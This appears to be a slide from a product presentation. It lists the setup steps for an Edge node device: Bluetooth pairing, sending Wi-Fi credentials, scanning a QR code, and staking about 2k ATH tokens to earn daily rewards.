
User Setup and Activation


- ❖ Mobile app establishes a bluetooth connection to the Edge node
- ❖ Transmits Wi-Fi credentials, bringing the device online
- ❖ Mobile app scans the QR code displayed on the device's screen
- ❖ Activate the node by staking ~2k ATH to enable daily earnings


